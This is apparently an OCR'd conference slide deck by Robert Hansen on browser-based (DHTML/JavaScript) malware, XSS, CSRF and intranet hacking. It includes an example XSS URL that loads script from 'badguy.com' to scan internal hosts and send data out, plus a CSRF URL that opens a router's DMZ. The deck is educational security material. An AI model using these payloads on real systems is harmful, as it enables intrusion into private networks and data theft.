SecTheory
Internet Security


About Me

- Robert Hansen - CEO
- SecTheory LLC
  - Bespoke Boutique Internet Security
    - Web Application/Browser Security/Phishing
    - Network/OS Security/Research
    - http://www.sectheory.com/
- Advisory capacity to VCs/start-ups
- Founded the web application security lab
    - http://ha.ckers.org/ - the lab
    - http://sla.ckers.org/ - the forum

JavaScript and DHTML Malware
The Emerging Threat

- Unlike traditional Malware, DHTML Malware is browser and is OS agnostic.
- It bypasses firewalls because the browser is allowed to contact the Internet.
- DHTML malware breaks the “same origin policy” enforced by the browsers.
- Almost no trace (difficult for forensics)
- It is a conduit for traditional malware.

I don’t need AV – I need ACW


BEFORE WE REALLY GET STARTED, LET'S AGREE ON SOME TERMS...
MALICIOUS SOFTWARE
MALWARE
CRIMEWARE
COMPUTER VIRUS
COMPUTER WORM
COMPUTER TROJAN
DATA STEALER
KEYLOGGER
MALWARE...THAT MEANS MALICIOUS SOFTWARE...AND BOY, IT CAN BE MALICIOUS! SOME WILL ERASE YOUR HARD DRIVE. OTHERS WILL STEAL YOUR PASSWORDS AS YOU TYPE THEM.
IF IT DOES THINGS FOR PROFIT, WE CALL IT CRIMEWARE.
GIVE ME THE BANK ACCOUNT NUMBER AND THE PASSWORD OR I SHOOT!
IN THE GOOD OLD DAYS, ALL MALWARE WAS REALLY JUST WHAT WE MIGHT CALL "PULL-YOUR-LEG-WARE." WELL! NOT ANYMORE.
BANG!

Copyright 2007, Srikwan & Jakobsson. SecurityCartoon.Com

Quick Definition List


- XSS – Cross Site Scripting and CSRF – Cross Site Request Forgeries
  - Doesn’t have to be “cross” site at all
  - Can phish users or steal cookies
  - Can force your browser to connect to other web pages on the attacker’s behalf
- DHTML Malware – Dynamic HTML Malware
  - JavaScript, Java, VBScript, Flash, CSS

Evolution of DHTML Malware

- Port 80 is the ubiquitous open port
- Browsers are universal and (almost completely cross compatible)
- XSS – Outlined by MS in 2000
- XSS comes in three flavors:
  - DOM (PDF vulnerability)
  - Reflected (Google)
  - Persistent (eBay)
- CSRF's evolution has been long, hard and under-reported according to MITRE.

Uh oh – 2005 hits!


- Samy Worm (Oct 2005)
- It started with a router
  - Intranet port scanning
    - Combining XSS with CSRF
    - Bypassing port restrictions
- Exponential XSS
  - Njuda
- CSS history theft



Abovenet Looking Glass


Type of Query	Additional parameters	Node
○ bgp		
○ ping	/ 32	cr1.ams2.nl.above.net
● trace		

Samy Misnomer




- 1,000,000+ infections
- While accurate for propagation metrics, we know it was far far higher!
- No one knows for sure how high.

2006-7 Gets Worse




- Intranet Hacking
- Non JS Malware
- Desktop compromises (PDF, Quicktime)
- Inter Protocol Exploitation
- DNS Rebinding

Intranet Hacking Through Web Pages



upload: ○ image ● url ○ video

http://192.168.0.11/modules/My_eGallery/index.php?ba



1) Attacker connects to www.company.com but is targeting 192.168.0.11 (a dev machine on the DMZ) that is not hardened

2) Firewall denies any access to anything other than the external IP which translates to 192.168.0.5:80

3) Attacker connects to www.company.com's image file retrieval script connecting to exploitable applications on http://dev01/ instead of pulling images from the Internet


4) After successful exploitation the attacker uses a reverse shell connecting back to the attacker who can now freely penetrate the DMZ by way of a persistent socket connection.

Blogengine.NET Example

- Bad guy forces user to the following URL:
- http://wiki/search.aspx?q=%22%3E%3Cscript%20src=http://badguy.com/hack.js%3E%3C/script%3E
- Attacker's code is now running in the context of the internal wiki page and forces a request to /js.axd?path=http://192.168.0.1/ then .2 and so on…
- JavaScript sends data received out to a logging script on the internet. And bad guy can now see read pages behind your firewall.

CSRF Takes Over Routers and Firewalls

- Month of Router Bugs
  - WRT54G firmware version: v1.00.9: http://192.168.1.1/dmz.tri?action=Apply&dmz_enable=1&dmz_ipaddr=100&layout=en



Symantec.com > Enterprise > Security Response > Weblog > Emerging > D
Wild

Drive-by Pharming in the Wild

In a previous blog entry posted almost a year ago, I talked about the concept of a drive-by pharming attack. With this sort of attack, all a victim would have to do to be susceptible is simply view the attacker's malicious HTML or JavaScript code, which could be placed on a Web page or embedded in an email. The attacker's malicious code could change the DNS server settings on the victim's home broadband router (whether or not it's a wireless router). From then on, all future DNS requests would be resolved by the attacker's DNS server, which meant that the attacker effectively could control the victim's Internet connection.

At the time we described the attack concept, it was theoretical in

What's Currently Possible With a Browser and Without Exploits

- Port scanning (JS/CSRF)
- Browser history theft (with and without JS)
- Intranet hacking (CSRF)
- Credential theft (XSS)
- XSS Phishing (JS and HTML/CSS)
  - Breaks a lot of anti-phishing technology
- Click Fraud (JS and HTML)

Today's Big Browser Threats (1)

- Cross/same site request forgeries
  - IMG
  - LINK
  - IFRAME/FRAME
  - OBJECT/EMBED/APPLET
  - BGSOUND
  - SCRIPT
  - Hovering iframes
  - Client side apps
  - X-domain XHR
  - Redirection of URLs
  - …

Today's Big Browser Threats (2)

- De-anonmization
  - Cookies/Flash cookies
  - Browser caching (eTag)
  - IE & JS Persistence
  - Machine fingerprinting
  - TCP/OS fingerprinting
  - TCP/clock skew timing
  - CSS history/referrers
  - Offline enabled apps
  - Java Sockets & file:///
  - Statistical observation/MITM
  - …

Today's Big Browser Threats (3)

